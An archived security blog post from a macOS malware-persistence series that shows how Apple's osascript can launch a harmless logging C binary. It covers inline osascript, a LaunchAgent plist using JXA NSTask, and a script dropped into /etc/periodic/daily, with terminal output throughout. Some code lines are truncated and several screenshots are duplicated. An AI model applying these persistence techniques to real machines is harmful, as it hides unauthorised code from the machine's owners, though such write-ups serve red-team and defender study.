

MacOS malware persistence 11: osascript LOLBin. Simple C example

By cocomelonc

Published: 2026-04-27 · Archived: 2026-05-19 02:01:41 UTC



Hello, cybersecurity enthusiasts and white hackers!

```

1  /*
2  *.hack.c
3  *.osascript.LOLBin.persistence.PoC--beacon.loop
4  *.author: @cocomelonc
5  *.https://cocomelonc.github.io/macOS/2026/04/27/mac-malware-persistence-11.html
6  */
7  #include <stdio.h>
8  #include <unistd.h>
9  #include <time.h>
10
11 int main(void) {
12     const char *log_path = "/tmp/meow.txt";
13     FILE *f;
14
15     for (;;) {
16         f = fopen(log_path, "a");
17         if (f) {
18             time_t now = time(NULL);
19             fprintf(f, "[^..^=] meow! osascript persistence\n", ctime(&now));
20             fprintf(f, "timestamp: %s", ctime(&now));
21             fprintf(f, "pid: %d, uid: %d, ppid: %d\n", (int)getpid(), (int)getuid(), (int)getppid());
22             fprintf(f, "-----\n");
23             fclose(f);
24         }
25         sleep(10);
26     }
27     return 0;
28 }

```

```

user@users-iMac-Pro meow % osascript -e 'do shell script "/Users/Shared/hack"' &
[1] 1197
user@users-iMac-Pro meow % ps aux | grep hack
user      1197  17.4  0.1  34191376   8112 s000  SN   10:45AM   0:01.21 osascript -e do shell script "/Users/Shared/hack"
user      989   0.0  0.0  34148352   888  ??  S   9:46AM   0:00.20 /Users/Shared/hack
user     1200   0.0  0.0  34148352   856 s000  SN   9:45AM   0:00.21 /Users/Shared/hack
user     1200   0.0  0.0  34113504   584 s000  R+   10:45AM   0:00.00 grep hack
user     1198   0.0  0.0  34122752   828 s000  SN   10:45AM   0:00.01 /Users/Shared/hack
user@users-iMac-Pro meow %

```

```

timestamp: Wed Apr 29 10:45:00 2026
pid: 981, uid: 501, ppid: 1

[^^..^=] meow! osascript persistence triggered.
timestamp: Wed Apr 29 10:45:04 2026
pid: 1198, uid: 501, ppid: 1197

[^^..^=] meow! osascript persistence triggered.
timestamp: Wed Apr 29 10:45:09 2026
pid: 989, uid: 501, ppid: 1

[^^..^=] meow! osascript persistence triggered.
timestamp: Wed Apr 29 10:45:10 2026
pid: 981, uid: 501, ppid: 1

[^^..^=] meow! osascript persistence triggered.
timestamp: Wed Apr 29 10:45:14 2026
pid: 1198, uid: 501, ppid: 1197

[^^..^=] meow! osascript persistence triggered.
timestamp: Wed Apr 29 10:45:19 2026
pid: 981, uid: 501, ppid: 1

```

Continuing the macOS malware persistence series. Today we look at another Apple-signed LOLBin: `osascript` - the command-line interpreter for AppleScript and JavaScript for Automation (JXA). Used in the wild by [APT32](#) and malware families like OSX.Coldroot RAT, it is one of the most versatile LOLBins on macOS.

osascript[Permalink](#)

`osascript` lives at `/usr/bin/osascript` and is present on every macOS including Monterey and Sonoma. Its job is to execute AppleScript or JXA scripts - but it also accepts inline expressions via the `-e` flag, which is what we exploit.

Check availability:

```
which osascript
```

```
meow -- zsh -- 74x28
user@users-iMac-Pro meow %
user@users-iMac-Pro meow % whereis osascript
osascript: /usr/bin/osascript /usr/share/man/man1/osascript.1
user@users-iMac-Pro meow % ls -l /usr/bin/osascript
-rwxr-xr-x  1 root  wheel  208544 Jul 17  2024 /usr/bin/osascript
user@users-iMac-Pro meow %
```

```
ls -la /usr/bin/osascript
```

```
meow -- zsh -- 74x28
user@users-iMac-Pro meow % ls -la /usr/bin/osascript
-rwxr-xr-x  1 root  wheel  208544 Jul 17  2024 /usr/bin/osascript
user@users-iMac-Pro meow %
```

Confirm Apple-signed:

```
codesign -dv /usr/bin/osascript 2>&1
```

```
meow -- zsh -- 77x28
user@users-iMac-Pro meow %
user@users-iMac-Pro meow % codesign -dv /usr/bin/osascript 2>&1
Executable=/usr/bin/osascript
Identifier=com.apple.osascript
Format=Mach-O universal (x86_64 arm64e)
CodeDirectory v=20400 size=940 flags=0x0(none) hashes=19+7 location=embedded
Platform identifier=13
Signature size=4442
Signed Time=Aug 17, 2023 at 8:58:27 AM
Info.plist entries=5
TeamIdentifier=not set
Sealed Resources=none
Internal requirements count=1 size=68
user@users-iMac-Pro meow %
```

The key property for us: `osascript -e 'do shell script "/path/to/binary"'` runs any executable as the current user with **no password prompt**. The `with administrator privileges` keyword is what triggers the dialog - without it, the command runs silently. The process tree will show `/usr/bin/osascript` as the parent of our payload.

practical example[Permalink](#)

Simple beacon loop - same idea as the previous posts. Every 10 seconds it appends the timestamp, `pid`, `uid`, and `ppid` to `/tmp/meow.txt`. The `ppid` will be `osascript`'s PID, proving the LOLBin wrapping works

(hack.c):


```
/*
 * hack.c
 * osascript LOLBin persistence PoC - beacon loop
 * author: @cocomelonc
 * https://cocomelonc.github.io/macOS/2026/04/27/mac-malware-persistence-11.html
 */
#include <stdio.h>
#include <unistd.h>
#include <time.h>

int main(void) {
    const char *log_path = "/tmp/meow.txt";
    FILE *f;

    for (;;) {
        f = fopen(log_path, "a");
        if (f) {
            time_t now = time(NULL);
            fprintf(f, "[^..^] meow! osascript persistence triggered.\n");
            fprintf(f, "timestamp: %s", ctime(&now));
            fprintf(f, "pid: %d, uid: %d, ppid: %d\n",
                    (int)getpid(), (int)getuid(), (int)getppid());
            fprintf(f, "-----\n");
            fclose(f);
        }
        sleep(10);
    }
    return 0;
}
```

Compile:

```
clang -o /Users/Shared/hack hack.c
```




A terminal window titled 'meow -- zsh -- 77x28' on a macOS system. The user is at the prompt 'user@users-iMac-Pro meow %'. They run 'clang -o /Users/Shared/hack ./hack.c', then 'ls -l /Users/Shared/hack', and finally 'file /Users/Shared/hack'. The output shows the file is a 64-bit executable. The terminal text is as follows:

```
user@users-iMac-Pro meow %
user@users-iMac-Pro meow % clang -o /Users/Shared/hack ./hack.c
user@users-iMac-Pro meow % ls -l /Users/Shared/hack
-rwxr-xr-x  1 user  wheel  49792 Apr 29 09:42 /Users/Shared/hack
user@users-iMac-Pro meow % file /Users/Shared/hack
/Users/Shared/hack: Mach-O 64-bit executable x86_64
user@users-iMac-Pro meow %
```

demo 1: pure osascript[Permalink](#)

The simplest form - wrap the binary directly in an inline osascript expression and background it:


```
osascript -e 'do shell script "/Users/Shared/hack"' &
```

A terminal window titled 'meow --zsh - hack - 83x28' shows the command 'osascript -e 'do shell script "/Users/Shared/hack"' &' being executed. The prompt is 'user@users-iMac-Pro meow %'. The output shows '[1] 980' and the prompt returns to 'user@users-iMac-Pro meow %'.

Because `hack` loops forever, osascript stays alive waiting for it to return. No password dialog appears since we are not using `with administrator privileges`.

Check the process tree:

```
ps aux | grep osascript
```

A terminal window titled 'meow --zsh - hack - 112x28' shows the command 'ps aux | grep hack' being executed. The prompt is 'user@users-iMac-Pro meow %'. The output shows a list of processes related to the 'hack' command, including 'osascript -e do shell script "/Users/Shared/hack"', 'grep hack', and the 'hack' script itself. The prompt returns to 'user@users-iMac-Pro meow %'.

Check the log:

```
cat /tmp/meow.txt
```

```

user@users-iMac-Pro ~ %
timestamp: Wed Apr 29 09:47:56 2026
pid: 989, uid: 501, ppid: 1
=====
[=^..^=] meow! osascript persistence triggered.
timestamp: Wed Apr 29 09:47:58 2026
pid: 981, uid: 501, ppid: 980
=====
[=^..^=] meow! osascript persistence triggered.
timestamp: Wed Apr 29 09:48:06 2026
pid: 989, uid: 501, ppid: 1
=====
[=^..^=] meow! osascript persistence triggered.
timestamp: Wed Apr 29 09:48:08 2026
pid: 981, uid: 501, ppid: 980
=====
[=^..^=] meow! osascript persistence triggered.
timestamp: Wed Apr 29 09:48:16 2026
pid: 989, uid: 501, ppid: 1
=====
[=^..^=] meow! osascript persistence triggered.
timestamp: Wed Apr 29 09:48:18 2026
pid: 981, uid: 501, ppid: 980
=====
user@users-iMac-Pro ~ %

```

The `ppid` in the log matches the osascript PID from `ps aux . =^..^=`

As with `caffeinate` in [persistence part 10](#), this form does not survive a logout - it is the live-session variant. For true persistence, we need example 2.

practicale example 2: osascript + LaunchAgents ???[Permalink](#)

Same plist structure as [persistence part 1](#), but `/usr/bin/osascript` is the first entry in `ProgramArguments`.

There is an important caveat here. The AppleScript `do shell script` verb requires access to the Aqua session (window server). When `launchd` loads a `LaunchAgent`, it may not have that session available yet, so `do shell script` returns an **input/output error**:

```

user@users-iMac-Pro meow % launchctl load ~/Library/LaunchAgents/com.malware.meow.plist
Load failed: 5: Input/output error
Try running `launchctl bootstrap` as root for richer errors.
user@users-iMac-Pro meow %

```

```

user@users-iMac-Pro meow %
user@users-iMac-Pro meow % launchctl bootstrap gui/${id -u} ~/Library/LaunchAgents/com.malware.meow.plist
Bootstrap failed: 5: Input/output error
Try re-running the command as root for richer errors.
user@users-iMac-Pro meow %

```

```

user@users-iMac-Pro meow % sudo launchctl load ~/Library/LaunchAgents/com.malware.meow.plist
Password:
Warning: Expecting a LaunchDaemons path since the command was ran as root. Got LaunchAgents instead.
`launchctl bootstrap` is a recommended alternative.
Load failed: 5: Input/output error
Try running `launchctl bootstrap` as root for richer errors.
user@users-iMac-Pro meow %
user@users-iMac-Pro meow %

```

In my case this only works for macOS Monterey , not works for macOS Sonoma in my case....

For fix this I tried to switch from AppleScript to **JXA (JavaScript for Automation)** and use `NSTask` directly - it speaks to the OS kernel, not the GUI layer, and works reliably in non-interactive launchd contexts.

meow.plist :

```

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>Label</key>
  <string>com.malware.meow</string>
  <key>ProgramArguments</key>
  <array>
    <string>/usr/bin/osascript</string>
    <string>-l</string>
    <string>JavaScript</string>
    <string>-e</string>
    <string>ObjC.import('Foundation');var t=$.NSTask.alloc.init;t.launchPath='/Users/Shared/hack';t.argument
  </array>
  <key>RunAtLoad</key>
  <true/>
  <key>KeepAlive</key>
  <true/>
</dict>
</plist>

```

The `-l JavaScript` flag switches osascript to JXA mode. `NSTask` launches our binary as a child process and `waitUntilExit` keeps osascript alive until it finishes - since `hack` loops forever, osascript stays resident. `KeepAlive` makes launchd restart the whole chain if either process dies.

demo 2 [Permalink](#)

Deploy the plist:

```

mkdir -p ~/Library/LaunchAgents
cp meow.plist ~/Library/LaunchAgents/com.malware.meow.plist
launchctl load ~/Library/LaunchAgents/com.malware.meow.plist

```

```
meow -- ssh -- 112x28
user@users-iMac-Pro meow % launchctl load ~/Library/LaunchAgents/com.malware.meow.plist
Load failed: 5: Input/output error
Try running 'launchctl bootstrap' as root for richer errors.
user@users-iMac-Pro meow %
user@users-iMac-Pro meow % cat ~/Library/LaunchAgents/com.malware.meow.plist
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>Label</key>
  <string>com.malware.meow</string>
  <key>ProgramArguments</key>
  <array>
    <string>/usr/bin/osascript</string>
    <string>-l</string>
    <string>JavaScript</string>
    <string>-e</string>
    <string>ObjC.import('Foundation');var t=$.NSTask.alloc.init;t.launchPath='/Users/Shared/hack';t.argument
s=[];t.launch;t.waitUntilExit;</string>
  </array>
  <key>RunAtLoad</key>
  <true/>
  <key>KeepAlive</key>
  <true/>
</dict>
</plist>
user@users-iMac-Pro meow %
```

Not works!

On **Sonoma**, `launchctl load` is deprecated and returns an input/output error. Try to use `bootstrap` instead:

```
launchctl bootstrap gui/$(id -u) ~/Library/LaunchAgents/com.malware.meow.plist
```

```
user@users-iMac-Pro meow %
user@users-iMac-Pro meow % launchctl bootstrap gui/$(id -u) ~/Library/LaunchAgents/com.malware.meow.plist
Bootstrap failed: 5: Input/output error
Try re-running the command as root for richer errors.
user@users-iMac-Pro meow %
user@users-iMac-Pro meow %
```

Also not works!

Check the log:

```
cat /tmp/meow.txt
```

```

timestamp: Wed Apr 29 10:29:55 2026
pid: 989, uid: 501, ppid: 1
=====
[=^..^=] meow! osascript persistence triggered.
timestamp: Wed Apr 29 10:29:59 2026
pid: 981, uid: 501, ppid: 1
=====
[=^..^=] meow! osascript persistence triggered.
timestamp: Wed Apr 29 10:30:05 2026
pid: 989, uid: 501, ppid: 1
=====
[=^..^=] meow! osascript persistence triggered.
timestamp: Wed Apr 29 10:30:09 2026
pid: 981, uid: 501, ppid: 1
=====
[=^..^=] meow! osascript persistence triggered.
timestamp: Wed Apr 29 10:30:15 2026
pid: 989, uid: 501, ppid: 1
=====
[=^..^=] meow! osascript persistence triggered.
timestamp: Wed Apr 29 10:30:19 2026
pid: 981, uid: 501, ppid: 1
=====
[=^..^=] meow! osascript persistence triggered.
timestamp: Wed Apr 29 10:30:25 2026
pid: 989, uid: 501, ppid: 1
=====
user@Users-iMac-Pro meow %

```

As you can see, everything works perfectly only for first example as expected. Let's try to combine another persistence trick for survives across sessions. `=^..^=`

For the purity of experiment, unload cleanly:

```
launchctl bootout gui$(id -u) ~/Library/LaunchAgents/com.malware.meow.plist
```

practical example 3: osascript + periodic script [Permalink](#)

Since the LaunchAgent approach has session limitations on Sonoma, let's combine osascript with the `periodic` system - already explored in [persistence part 8](#). The periodic script runs as `root` in a proper shell context, and we call osascript from inside it. `do shell script` still requires the Aqua session, so we keep the **JXA + NSTask** approach - it works in any shell context regardless of GUI availability.

The wrapper script (`999.meow`):

```

#!/bin/sh
# 999.meow
# osascript LOLBin via periodic - runs hack through JXA NSTask
if [ -x /Users/Shared/hack ]; then
    /usr/bin/osascript -l JavaScript -e \
        'ObjC.import("Foundation");var t=$.NSTask.alloc.init;t.launchPath="/Users/Shared/hack";t.arguments=[];t.
fi


```

Inside single quotes `$` is literal, so no shell escaping needed for the ObjC bridge prefix.

demo 3 [Permalink](#)

Deploy the script:

```
sudo cp 999.meow /etc/periodic/daily/
sudo chmod +x /etc/periodic/daily/999.meow
```




```

user@users-iMac-Pro meow % sudo cp 999.meow /etc/periodic/daily
Password:
user@users-iMac-Pro meow % chmod +x /etc/periodic/daily
user@users-iMac-Pro meow %
user@users-iMac-Pro meow % ls -l /etc/periodic/daily
total 80
-rwxr-xr-x  1 root  wheel  1642 Jul 17  2024 110.clean-tmps
-rwxr-xr-x  1 root  wheel   695 Jul 17  2024 130.clean-msgs
-rwxr-xr-x  1 root  wheel  1056 Jul 17  2024 140.clean-rwho
-rwxr-xr-x  1 root  wheel   378 Jul 17  2024 199.clean-fax
-rwxr-xr-x  1 root  wheel  1211 Jul 17  2024 310.accounting
-rwxr-xr-x  1 root  wheel   522 Jul 17  2024 400.status-disks
-rwxr-xr-x  1 root  wheel   548 Jul 17  2024 420.status-network
-rwxr-xr-x  1 root  wheel   687 Jul 17  2024 430.status-rwho
-rwxr-xr-x  1 root  wheel   712 Jul 17  2024 999.local
-rw-r--r--  1 root  wheel   300 Apr 29 10:50 999.meow
user@users-iMac-Pro meow %

```

Trigger manually without waiting until 03:15 AM:

```
sudo periodic daily
```




```

user@users-iMac-Pro meow % sudo cp 999.meow /etc/periodic/daily
Password:
user@users-iMac-Pro meow % chmod +x /etc/periodic/daily
user@users-iMac-Pro meow %
user@users-iMac-Pro meow % ls -l /etc/periodic/daily
total 80
-rwxr-xr-x  1 root  wheel  1642 Jul 17  2024 110.clean-tmps
-rwxr-xr-x  1 root  wheel   695 Jul 17  2024 130.clean-msgs
-rwxr-xr-x  1 root  wheel  1056 Jul 17  2024 140.clean-rwho
-rwxr-xr-x  1 root  wheel   378 Jul 17  2024 199.clean-fax
-rwxr-xr-x  1 root  wheel  1211 Jul 17  2024 310.accounting
-rwxr-xr-x  1 root  wheel   522 Jul 17  2024 400.status-disks
-rwxr-xr-x  1 root  wheel   548 Jul 17  2024 420.status-network
-rwxr-xr-x  1 root  wheel   687 Jul 17  2024 430.status-rwho
-rwxr-xr-x  1 root  wheel   712 Jul 17  2024 999.local
-rw-r--r--  1 root  wheel   300 Apr 29 10:50 999.meow
user@users-iMac-Pro meow %
user@users-iMac-Pro meow % sudo periodic daily
user@users-iMac-Pro meow %
[=^..^=] meow! osascript persistence triggered.
timestamp: Wed Apr 29 10:51:59 2026
pid: 989, uid: 501, ppid: 1
[=^..^=] meow! osascript persistence triggered.
timestamp: Wed Apr 29 10:52:00 2026
pid: 981, uid: 501, ppid: 1
[=^..^=] meow! osascript persistence triggered.
timestamp: Wed Apr 29 10:52:04 2026
pid: 1198, uid: 501, ppid: 1197
[=^..^=] meow! osascript persistence triggered.
timestamp: Wed Apr 29 10:52:09 2026
pid: 989, uid: 501, ppid: 1
[=^..^=] meow! osascript persistence triggered.
timestamp: Wed Apr 29 10:52:10 2026
pid: 981, uid: 501, ppid: 1
[=^..^=] meow! osascript persistence triggered.
timestamp: Wed Apr 29 10:52:14 2026
pid: 1198, uid: 501, ppid: 1197
user@users-iMac-Pro ~ %

```

Check the log:

```
cat /tmp/meow.txt
```



A terminal window titled 'user - zsh - 80x24' showing the output of a script. The script repeatedly triggers 'osascript persistence' and logs the following information for each trigger:

```
rs timestamp: Wed Apr 29 10:51:59 2026
rs pid: 989, uid: 501, ppid: 1
-----
-x [=^..^=] meow! osascript persistence triggered.
-x timestamp: Wed Apr 29 10:52:00 2026
-x pid: 981, uid: 501, ppid: 1
-----
-x [=^..^=] meow! osascript persistence triggered.
-x timestamp: Wed Apr 29 10:52:04 2026
-x pid: 1198, uid: 501, ppid: 1197
-----
-x [=^..^=] meow! osascript persistence triggered.
rs timestamp: Wed Apr 29 10:52:09 2026
rs pid: 989, uid: 501, ppid: 1
-----
rs [=^..^=] meow! osascript persistence triggered.
timestamp: Wed Apr 29 10:52:10 2026
pid: 981, uid: 501, ppid: 1
-----
[=^..^=] meow! osascript persistence triggered.
timestamp: Wed Apr 29 10:52:14 2026
pid: 1198, uid: 501, ppid: 1197
-----
user@users-iMac-Pro ~ %
```

It works!

The `ppid` in the log is osascript's PID - our C binary was launched through the LOLBin chain: `periodic ->> /bin/sh ->> osascript (JXA) ->> hack . =^..^=`

`osascript` is fully Apple-signed and present on **Monterey and Sonoma** - no legacy caveats here, unlike `emond` or `periodic` alone.

I hope this post is useful for malware R&D and red teaming labs, Apple/Mac researchers, and blue team specialists.

[APT32](#)

[macOS hacking part 1](#)

[macOS persistence part 1](#)

[macOS persistence part 10](#)

[source code in github](#)

This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye! *PS. All drawings and screenshots are mine*